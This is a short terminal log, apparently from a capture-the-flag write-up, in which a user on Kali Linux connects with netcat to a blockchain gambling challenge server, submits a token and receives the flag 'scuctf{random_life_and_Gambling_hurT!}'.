[+] transaction hash: 0×3673d77e92e7eee6e2f6ad42ce79f7dce2405acf7b91b9b32bc89f8eb90a0cd8

┌──(kali㉿kali)-[~/Desktop]
└─$ nc 65.21.223.95 20004
enjoy Gambling! ? random.solved()?

[1] - Create an account which will be used to deploy the challenge contract
[2] - Deploy the challenge contract using your generated account
[3] - Get your flag once you meet the requirement
[4] - Show the contract source code
[-] input your choice: 3
[-] input your token: v4.local.JodGY5He-sxaiEHkmeCludNvPNvLp6nMcS23ZuNPhh4f0jPOD1q0h3wSCIsd6-Q4XDsPxIcBk8H9yaxiuMXdWG16hMBHXlC
BjndeMVdy5uOBmzOYVsWvwGpBB1h1Hjx3uICX5Y1Twq3n8MeRKoD3Yev7eR-MUxlR2wUf0eU6SWcdyQ.U2V0dXA
[+] flag: scuctf{random_life_and_Gambling_hurT!}

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```